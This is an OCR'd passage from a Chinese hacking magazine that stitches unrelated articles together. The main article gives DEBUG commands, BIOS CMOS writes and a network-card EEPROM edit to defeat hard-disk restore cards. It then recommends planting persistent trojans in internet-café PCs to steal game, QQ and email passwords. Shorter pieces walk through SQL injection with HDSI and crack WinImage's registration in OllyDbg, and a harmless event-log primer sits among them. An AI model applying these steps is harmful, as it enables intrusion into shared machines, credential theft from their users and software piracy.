简单说就是：通过修改中断向量来达到保护硬盘不被真正写入的目的，其中INT 13是关键，某些还原卡同时修改了时钟中断来达到反跟踪，并恢复中断向量表的目的。那么，只要在它规定时间内找到原始INT 13入口便可以为所欲为。

具体步骤：（速度一定要快，否则中断向量表被恢复，我们的努力就会白费。）

在开机过程按住F8键，进入纯DOS环境。出现提示符C：\后进行以下操作：

```
c:\debug
—a100
—xor ax,ax
—int 13
—int3
```

然后输入t回车，不断地重复，直到显示的地址形如“F000:xxxx”，后面的指令为:mov dl,80，这时按q退出，并记下这一地址。我们下面要在(0:13H*4)=0:4cH处填入这个地址，例如得到的地址是“F000:9A95”，再次运行debug，键入：

—e 0:4c 95 9A 00 F0（e的作用是将数据表“95 9A 00 f0”写入地址0:4c开始的字节中）

—q

注：填写的时候要仔细，填错的话可能会死机。OK，破解完成。

但是，有些经过针对性处理的机器，要进一步鉴别，如在INT 13内部调用Int1ch。如果在trace过程中发现代码CMP DL,80（意思是判断是否针对硬盘操作），可以尝试修改为不存在的硬盘号，比如改成CMP DL,FF，其它的都不要修改。如果硬盘可写的话就万事大吉了。另外要注意，不能在Windows的虚拟DOS窗口中使用这种方法。如果要在Windows的虚拟DOS窗口运行的话，请使用下一种方法：

运行Debug，输入：**—s F000:0 ffff 80 fa 80**，强行搜索BIOS区，通过比较入口代码找到原始入口点，你可能会发现有好几处。通常这个地址在F000:8000之后。如果有多个，我们不能确定可以试验一下：输入**U F000:xxxx**地址后，发现代码类似的话：

```
—u F000:xxxx
PUSHF
CMP DL,80
JZ ……
```

填入向量表试试，通常破解就完成了。

如果以上中断还原后，仍不能写盘，或者死机的情况。那么可能是Int8H、Int1CH、Int15H等向量对Int13H进行了向量保护。解决办法：把Int8H、Int1cH、Int15H也改回原始中断点。尝试写盘。

在得到INT 13入口破解完成后，在提示符下键入win进入系统即可，那么这次你在系统中的一切操作，随着下一次的启动都会被还原卡存储起来。如果我们这时运行木马，那下次启动时木马就会被还原运行，用这种方法打造不死木马。

这种方法相当于还原卡的转储，如果想保存我们每次的操作，那么就要在每次开机时点F8，进入纯DOS环境重复上述操作。也可以在知道INT 13入口后执行以下输入命令：

```
debug
—d 0:4c
0000:004c 48 01 55 02（记一下这个数字）
—a 0255:0148（倒写上面数字）
—0255:0148 jmp f000:xxxx（上面我们得到的INT 13入口）
—q
```

最后运行win进入系统即完成破解。

三、用BIOS修补命令破解还原卡

这种方法对刷BIOS很有效果，在进入系统前按F8进入纯DOS，然后运行debug，输入如下命令：

```
—o 70 10
—o 71 ff
—q
```

以上是破解BIOS密码。如果BIOS没有设密码，可直接进入设置。然后重启电脑，按DEL进入BIOS设置，在启动引导中有一个选项是“Boot From LAN First”，把它的参数设置为Disabled即可。当然你也可以修改BIOS的Super User密码，保存后还原卡基本就不起作用了。

四、通过网卡bootrom槽工作的还原卡

目前的硬盘还原卡，大多都是集成了10M/100M网卡的还原卡，将网卡和还原卡集中一起，不但使用方便而且还节省了一个扩展槽，的确物有所值。像这类的还原卡有：远志、华苏……

下面我们来看看它的破解方法：

方法

使用工具：pg8139.exe

功能：导出或写入网卡串行存储芯片内容的程序

命令格式：pg8139 /r /pci

g8139 /w /pci

具体步骤：

运行：pg8139 /R /PCI

就会生成8139x.map文件（如图1）。

```
C:\>pg8139 /r/pci
PG (v.600)
 This is Mechanism One PCI system.

IOBASE = C000

 Save EEPROM content to 8139X.map

C:\>_
```

图1

用记事本打开8139x.map，其中EC 10 39 81为网卡厂家标识，00 05 17 26 43 01为网卡的卡号，15即为BootRom启动文件设置，15为64KB文件，14为32KB文件，00为没有启动项，问题就在这里，我们可直接对MAP文件进行修改，把默认的mac后的15改成00，保存即可（如图2）。

```
29 81 EC 10 39 81 EC 10 39 81 20 40 12 E1 00 05
17 26 43 01 15 8D C2 F7 01 88 B9 43 F2 B0 1A 03
43 DF 36 8A 43 DF 36 8A B9 43 F2 B0 11 11 11 11
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图2

然后再使用PG8139 /W/PCI将修改好的MAP文件写入到网卡中，重启电脑，启动到BIOS自检结束，本来应该出现还原卡界面，或由还原卡接管系统对硬盘的读写，但这时因为改成了00，屏蔽了还原卡芯片，会因为找不到还原芯片出现蓝色长条，提示找不到主引导区，询问是否重建，按Y重建继续启动，N重启不建，这时还原卡已经没有了，而上网不耽误，下次也不提示还原卡，就好像完全没有还原卡，这个方法专门破解硬件还原卡，所有通过网卡bootrom槽工作的卡都可以破解。

五、硬盘还原卡破解工具

如果你觉得上面手动破解的方法太烦琐，可以用下面的工具来完成对硬盘还原卡的破解，不过以下工具并不是对任何还原卡都有效，所以希望大家能熟练手动破解的思路及方法，在实践中不断积累经验。

1、check.com：硬盘保护卡＆硬盘还原卡系统检测工具v1.0

作用：检测本机系统信息，对破解还原卡提供有用信息（ROM信息、硬盘INT13扩展等）

2、clear.exe：硬盘保护卡＆硬盘还原卡系统信息清除工具v1.0（对小哨兵很有效）

作用：强行把写入硬盘的信息(.vxd等)删除，可以破掉还原卡

使用： F5 清除多重引导信息

F6 清除系统安装信息

F7 清除插件安装信息

F8 卸载32位驱动程序

F10=F5+F6+F7+F8

3、dossetuo.exe：硬盘保护卡／硬盘还原卡 windows环境32位vxd驱动程序 安装／卸载工具v2.1

作用：安装／卸载还原卡驱动

使用：a 安装windows 32位专用驱动程序

b 卸载windows 32位专用驱动程序

4、free08h.exe

作用：若发现Int8H、Int1CH、Int15H等向量对Int13H进行了向量保护，这个工具就可以释放Int8h向量。

5、pass.exe：硬盘保护卡／硬盘还原卡系统密码再生工具 客户端v3.0

作用：提供很多的密码再生工具，可破解大多数还原卡。

6、Password.exe：硬盘保护卡／硬盘还原卡 系统密码再生工具 客户端v2.1

作用：同上比较早的版本。

经测试以上工具可成功破解或消除：小哨兵（04.12以上）、金盾等。

六、还原软件的破解

还原软件的破解相对硬盘还原卡来说就比较简单了，网上有很多这方面的介绍。大家可以到www.baidu.com去搜索“还原精灵密码读取”或“破解还原精灵”可以搜索到很多文章和工具，这里我只想大家介绍几款简单却十分有效的工具。（俗话说：兵贵精而不在多嘛～）

1、还原精灵密码读取.exe

网上有很多还原精灵的破解工具，但本程序可准确读取出密码，并兼容大多数版本。读出密码后我们可以卸载还原精灵，不过我推荐使用“转存”功能来实现“不死”后门木马（推荐）。

2、清除还原精灵.exe

如果你只是想破掉还原精灵，并不想做太多的设置，那么我们推荐你使用本程序，它可以修改所有硬盘的MBR为正常的MBR，并支持Win9x/NT/2000/XP，而且使用超级简单，运行马上重启清除（如图3）。




图3

3、还原转存大师.exe

如果你只是想在网吧种个不死木马，并不想修改机器的设置，那我们推荐你使用本程序。你只要选择好要转存的木马，和生成“不死木马”的完整路径，点“生成文件”就可以打造你的“不死”马了，然后在网吧的机器上运行就OK了，就等着收密码吧～什么传奇、天堂、奇迹、A3，还是QQ、邮箱……统统告诉我密码（如图4）。




图4

4、Award BIOS密码探测工具

作用：破解出Award BIOS密码，这样我们就可以通过设置BIOS来破掉部分还原卡（如图5）。




图5

好了，今天就给大家介绍到这里，希望对大家有帮助。有什么不懂的地方，欢迎大家来NOHACK的论坛（http://www.nohack.cn/bbs）提问。


（本文中涉及到的工具在光盘中有提供，工具如下：Award BIOS密码探测工具、pg8139.exe、check.com、clear.exe、dossetuo.exe、free08h.exe等等一些还原卡破解软件。）

又和各位读者见面了，从本期夜航船开始，将为各位读者带来以windows NT/2K/XP/2K3日志事件相关内容为主的翻译文章。其主要目的就是为了帮助各位读者进行日志的分析等工作，本期将从日志的一些基本知识讲起，而其中又会涉及到几个常见日志的分析，文章均取自微软和微软授权的官方站点。

迟到的美好——HDSI 2.0之PHP注入

图 黑盾网络科技有限公司

在上期杂志上介绍了HDSI的扫描注入点、注入分析、代理设置等等一系列的功能，本文就不再多说了。但是上次讲解HDSI的时候，其中的PHP注射功能还没写好，时间隔了不久，教主就把这个功能写进去了，于5月10号发布了HDSI最终版，今天我们就来看看这个迟到的HDSI 2.0之PHP注入。




HDSI 2.0中最大的闪光点就是增加了PHP注入，而且注入的准确性很高。首先切换到PHP注入界面，在注入地址栏输入PHP注入点，并且要同时输入关键字才能检测，如图1所示。

点击开始按扭，先检测出字段数（在最下面的浏览器里可以看见一系列的字段数），检测完毕后就可以猜解数据库了。“确定”后，开始猜解数据库。得到表名后，选择一个表名继续，可以看到，猜解出表里的字段名。

选择想猜解的字段，并且选择不同的位置，“确定”后，从最下面的浏览器可以看见，在你刚选择的字段的位置就是相应的字段值了。得到字段值后，扫描其后台页面就OK了～～

在这里，填入目标文件的绝对路径还可以暴文件，如图2所示。



HDSI 2.0真的很强大，不论是在功能还是稳定性方面。当然不足之处是避免不了的，毕竟世界上没有百分百完美的软件。HDSI 2.0的功能可以说是注入工具中的集大成。很多人对这个工具可能使用不熟练，这么多功能不要晕了哦！

希望写这篇文章对大家有所帮助，很多功能没仔细说明，大家在使用的过程中会很快了解的，也可以参考上期杂志中的介绍！

最后要说明的是这个工具主要目的是为了检测网站的漏洞，测试网站的安全性，希望大家不要拿来进行破坏活动。工具毕竟只是工具而已，是死的；技术是活的，才是我们真正要追求的。

如果有什么问题，请反馈到http://www.jiaozhu.net上，只有不断的探讨交流，才能求得技术上不断的进步。

（本文涉及的HDSI最终版光盘中均有收录。）

又和各位读者见面了，从本期夜航船开始，将为各位读者带来以windows NT/2K/XP/2K3日志事件相关内容为主的翻译文章。其主要目的就是为了帮助各位读者进行日志的分析等工作，本期将从日志的一些基本知识讲起，而其中又会涉及到几个常见日志的分析，文章均取自微软和微软授权的官方站点。

第一部分、日志类型的分类

NT/2000 Event logs contain 5 types of events:

NT/2000 系统的事件日志包含了五种类型：

Information – An event that describes the successful operation of an application, driver, or service. For example, when a network driver loads successfully, an Information event will be logged.

信息 – （该类型）事件是用以描述某应用，驱动或是服务的某个操作的成功信息。例如，当网卡驱动加载成功时，就会产生一个“信息”（类型的）日志。

Error – A significant problem, such as loss of data or loss of functionality. For example, if a service fails to load during startup, an error will be logged.

错误 – （该类型用以描述）功能或是数据丢失等严重的事件。例如，在（系统）启动过程中，某一服务加载（或启动）失败时，就会产生一个“错误”（类型的）日志。

Warning – An event that is not necessarily significant, but may indicate a possible future problem. For example, when disk space is low, a warning will be logged.

警告 – （该类型的）事件是记录一些相对不是很重要的信息，而且，在（此类型的）日志中会给出（该故障）可能产生的问题。例如，当磁盘空间过小时，就会产生一个“警告”（类型的）日志。

Success Audit – An audited security access attempt that succeeds. For example, a user's successful attempt to log on to the system will be logged as a Success Audit event.

审核成功 – 记录一次成功的访问过程。例如，某用户成功的登录系统，这一事件将被记录为“审核成功”（类型的）日志。

Failure Audit – An audited security access attempt that fails. For example, if a user tries to access a network drive and fails, the attempt will be logged as a Failure Audit event.

审核失败 – 记录一次失败的访问过程。例如，当某用户试图访问网络驱动器并失败的时候，会产生一个“审核失败”（类型的）日志。

第二部分、几个常见日志的分析

笔者前言：本文取自微软的KB库，全文针对Windows NT进行描述，但是，在Windows 2K/XP/2K3等系统中都适用，所以，对Win2k日志分析有兴趣的读者，千万不要错过。

Why Windows NT Reports 6005, 6006, 6008, and 6009 Event Log Entries

Windows NT为什么会产生ID号为6005，6006，6008，6009的事件

Event 6005 is logged at boot time noting that the Event Log service was started. It gives the message "The Event log service was started".

事件6005并不是在系统启动时产生，而是在“事件日志服务”启动时产生。该事件给出的信息为“事件日志服务已启动”。

Event 6006 is logged as a clean shutdown. It gives the message "The Event log service was stopped".

事件6006是用以记录（事件日志服务的）正常关闭。它给出的信息是“事件日志服务已停止”。

Event 6008 is logged as a dirty shutdown. It gives the message "The previous system shutdown at time on date was unexpected".

事件6008记录的是一次（事件日志服务的）异常关闭。它给出的信息是“上一次在某日的服务是意外终止的”。

Event 6009 is logged during every boot and indicates the operating system version, build number, service pack level, and other pertinent information about the system. Depending on your current configuration, it gives a message similar to: "Microsoft (R) Windows NT 4.0 1381 Service Pack 6 Multiprocessor free".

事件6009的产生是在每次系统启动时，（该事件）显示操作系统版本、构建号、补丁版本和其他有关系统的信息。根据你的系统配置，该事件会给出类似这样的信息：“Microsoft (R) Windows NT 4.0 1381 Service Pack 6 Multiprocessor free”。

These event IDs are logged for informational purposes only.

这些事件ID都只以“信息”类型的日志产生。

笔者后记：6005、6006、6008、6009几个事件是非常常见的，而且将这几个日志相互结合，也会成为管理员判断系统是否曾经被关闭过的最好方法之一。

（上接第188页）

看到这里我们就很明了了，还等什么？用Ollydbg加载软件，按快捷键Ctrl+G输入0043FE4C回车，然后按下F2设置此处为断点，按F9运行软件，在弹出的软件中找到注册窗口，随便填写数据注册后，软件就被断在比较处，如图13。




图13

在图13中，0043FE4C处就是被断下来的。现在我们就观察右下脚的一个小窗口，将滚动条向上移，在不远处我们就会发现注册码和错误的注册码正在那里等我们呢，如图14。

0012EC44	1B45E2EA	
0012EC48	00460828	winimage.00460828
0012EC4C	0012EE60	
0012EC50	0044705D	winimage.0044705D
0012EC54	0012EC60	ASCII "1B45E2EA"
0012EC58	0012ED60	ASCII "222222"
0012EC5C	77E0473B	USER32.GetDlgItemTextA

图14

记录下来，退出Ollydbg，打开软件，运行→注册，顺利注册上了，如图15。




